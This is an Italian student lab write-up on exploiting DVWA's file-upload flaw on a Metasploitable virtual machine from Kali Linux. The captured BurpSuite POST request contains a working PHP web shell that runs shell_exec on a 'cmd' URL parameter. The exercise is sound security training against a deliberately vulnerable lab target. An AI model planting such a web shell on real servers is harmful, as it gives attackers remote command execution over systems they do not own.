S6L1 Pratica Attacchi alle Web App

1. Introduzione:


In questo esercizio di pratica verrà configurato un laboratorio virtuale utilizzando le Macchine Virtuali Kali Linux e Metasploitable in modo che ci sia una comunicazione bidirezionale tra le due Macchine Virtuali.

Saranno sfruttate le vulnerabilità di file upload della Metasploitable per ottenere il controllo da remoto della stessa.
Sarà caricato un file shell in PHP attraverso la sua interfaccia di upload e successivamente intercettate e analizzate ogni richiesta http/HTTPS attraverso BurpSuite verso la Metasploitable.


2. Configurazione laboratorio virtuale

Questo laboratorio virtuale è configurato in una rete locale kalinet
Ip Kali Linux: 192.168.2.8
Ip Metasploitable: 192.168.2.7

Eseguo un test per controllore che le due macchine siano in comunicazione



Riprovo il test questa volta aprendo il browser




3. Creazione codice php


Dal Terminale Kali Linux creo un file con il codice PHP attraverso nano nuovomalware.php

4. BurpSuite e Metasploitable

Da Kali Linux apro BurpSuite, vado su Proxy “intercept on” e apro il browser inserendo http//:192.168.2.7 (Metasploitable) e seleziono DVWA




Si apre la pagina nella quale inserire username e password (admin e password) e intercetto il POST



Ai fini di questo esercizio da Security Level imposto come livello di vulnerabilità su “Low”.

Apro Upload e scelgo il file nuovomalware.php




Time	Type	Direction	Method	URL
10:35:49 12 Jan 2...	HTTP	→ Request	POST	http://192.168.2.7/dvwa/vulnerabilities/upload/

Request

Pretty Raw Hex

```
1  POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2  Host: 192.168.2.7
3  Content-Length: 584
4  Cache-Control: max-age=0
5  Accept-Language: en-US,en;q=0.9
6  Origin: http://192.168.2.7
7  Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryv2vp3M7u4xmrNsjq
8  Upgrade-Insecure-Requests: 1
9  User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
11 Referer: http://192.168.2.7/dvwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=low; PHPSESSID=545efc066c204eba68fe9c25e3200e2b
14 Connection: keep-alive
15
16 ------WebKitFormBoundaryv2vp3M7u4xmrNsjq
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 ------WebKitFormBoundaryv2vp3M7u4xmrNsjq
21 Content-Disposition: form-data; name="uploaded"; filename="nuovomalware.php"
22 Content-Type: application/x-php
23
24 <?php
25 if (isset($_GET['cmd'])) {
26         $cmd=$_GET['cmd'];
27         echo "<pre>", shell_exec($cmd), "</pre>";
28 }
29 ?>
30  <h1>Questo è il Malware</h1>
31  <p>Prego fare ScreenShot</p>
32
33
34
35
36
37  ------WebKitFormBoundaryv2vp3M7u4xmrNsjq
38  Content-Disposition: form-data; name="Upload"
39
40  Upload
41  ------WebKitFormBoundaryv2vp3M7u4xmrNsjq--
42
```

Dopo aver effettuato l’upload mi appare in rosso il path da inserire



Inserisco il path e intercetto la richiesta GET